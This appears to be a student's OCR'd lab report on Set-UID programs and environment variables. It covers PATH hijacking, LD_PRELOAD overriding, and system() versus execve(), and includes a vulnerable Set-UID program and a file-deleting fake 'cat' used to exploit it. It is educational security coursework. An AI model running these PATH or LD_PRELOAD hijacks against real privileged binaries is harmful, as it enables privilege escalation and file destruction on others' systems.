
ii) The PATH, LD_LIBRARY_PATH and ANY_NAME environment variables are then set (PATH and LD_LIBRARY_PATH are already set)

iii) The program is then executed



Please turn over….





Observation: As can be observed from the output from the program execution:

i) The environment variables PATH and ANY_NAME are inherited by the Set-UID program and are printed out by the program

ii) The LD_LIBRARY_PATH environment variable is ignored by the runtime linked/loader (ld.so), to make sure that Set-UID programs are safe from the manipulation of LD_LIBRARY_PATH by attackers.

Please turn over….

Task 6: The PATH Environment Variable and Set-UID Programs

Objective: Study the effect of changing PATH env. variable on Set-UID programs


Procedure: The following steps are taken:


i) In Ubuntu 16.04, for Set-UID programs, the countermeasure in /bin/dash can prevent the attack being studied in this case so we link the /bin/sh to zsh

ii) The program with the system call ("ls") is compiled and it's ownership changed to root and made into a Set-UID program.


iii) The PATH environment variable is then modified to *export PATH=/home/seed:$PATH*


iv) The program is then run and output observed





Please turn over….





Observation: The following observations can be made:

i) By modifying the PATH environment variable and appending "/home/seed" to the beginning of the PATH variable. The 'system()' call in the program first invokes '/bin/sh' program, and then lets the shell execute the command. The shell program searches through the list of directories, in the same order as specified in the PATH env. var. The first program that matches the command is executed. As a result, yes the attacker can make the program execute their code instead of /bin/ls

ii) Yes, the code is running with root privilege. When a Set-UID program is executed, the effective user ID of the file is set to the owner of the file, which in this case is the root user.

Please turn over….

Task 7: The LD PRELOAD Environment Variable and Set-UID Programs

Objective: study how Set-UID programs deal with some of the environment variables.

Procedure: The following steps are followed:

i) The sleep() function in the libc.so standard library is overridden by the sleep function in the program in mylib.c

ii) The program is then compiled and the LD_PRELOAD env. variable is set to the compiled program and exported. *export LD_PRELOAD=./libmylib.so.1.0.1*

iii) A test program myprog.c that calls the sleep function is written and compiled


iv) Experiment: 4 different cases are tried:


a. *myprog* run as a normal program by a normal user

b. *myprog* run as a Set-UID root program run by a normal user


c. *myprog* run as a Set-UID root program, with LD_PRELOAD exported as a root user, run by a root user

d. *myprog* run as a Set-UID user1 program, with LD_PRELOAD exported by a non-root user and run by a non-root user







Please turn over….



Case I:




Case II:




Case III:

Please turn over….



Case IV:



Observations: The following observations and conclusions can be made from the experiment:

Please turn over….

i) Case I: When the LD PRELOAD is set to libmylib.so.1.0.1 and the program run as a normal user, the sleep() function in the standard libc will not be invoked and the sleep() function in *mylib* will be invoked which prints "I am not sleeping!"
ii) Case II: When the program is set as Set-UID root program but executed as a normal user. The standard sleep() function is called from libc, not the overridden one.
iii) Case III: When the program is set as Set-UID root program, LD_PRELOAD exported as root user and program run by root user. Then, the sleep() function in the standard libc will not be invoked and the sleep() function in *mylib* will be invoked which prints "I am not sleeping!"
iv) Case IV: When the program is set as Set-UID user1 program, LD_PRELOAD exported by a non-root user and program run by a non-root user. Then, the standard sleep() function is called from libc, not the overridden one.
v) This shows that, the sleep() function is not overridden when the program is a Set-UID root program but invoked by a non-root user. Or the program is a Set-UID non-root program and also invoked by a non-root user.
vi) So we can conclude that, the runtime linked/loaded (ld.so) ignores the environment variable LD_PRELOAD, if the program is a Set-UID root program and executed by a non-root user or a Set-UID user1 program and executed by a non-root user.

Task 8: Invoking External Programs Using system() versus execve()

Objective: Study the difference between system() and execve()

Procedure: The following steps can be followed by Bob to remove a file even though he only has access to a Set-UID root program that calls the system() function to call */bin/cat* on the input filename:

i) Bob can write a malicious program cat.c which enables him to remove a file and modify the PATH environment variable and append the directory location of his malicious program at the beginning of the PATH env. variable.
ii) As a result, when /bin/cat is called by the system() function call, it will first invoke the */bin/sh* program and then it will search in the directory (in earliest order in the PATH variable) and execute the malicious program instead which will remove the filename input.
iii) Next, the system() function call is commented out and the execve() function call is uncommented and used instead.
iv) The same attack performed on the system() function call is tried in this case too and the observations and conclusions are drawn from the output.

task8.c (~/Documents/assignment_1/task8) - gedit

Open

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
        char *v[3];
        char *command;
        if(argc < 2) {
                printf("Please type a file name.\n");
                return 1;
        }
        v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
        command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
        sprintf(command, "%s %s", v[0], v[1]);
        // Use only one of the followings.
        system(command);
        // execve(v[0], v, NULL);
        return 0 ;
}
```

cat.c (~/Documents/assignment_1/task8/bin) - gedit

Open

task8.c

```c
#include <stdio.h>

int main(int argc, char *argv[])
{

        char *v[3];
        if(argc < 2) {
                printf("Please type a file name.\n");
                return 1;
        }
        v[0] = ""; v[1] = argv[1]; v[2] = NULL;

        int status;

          status = remove(v[1]);

          if (status == 0)
            printf("%s file deleted successfully.\n", v[1]);
          else
          {
            printf("Unable to delete the file\n");
            perror("Following error occurred");
          }

          return 0;
}
```

test.txt (~/Documents/assignment_1/task8) - gedit

5:55 AM

Open

Save

task8.c | cat.c | test.txt


```
Hello World!
```


Terminal

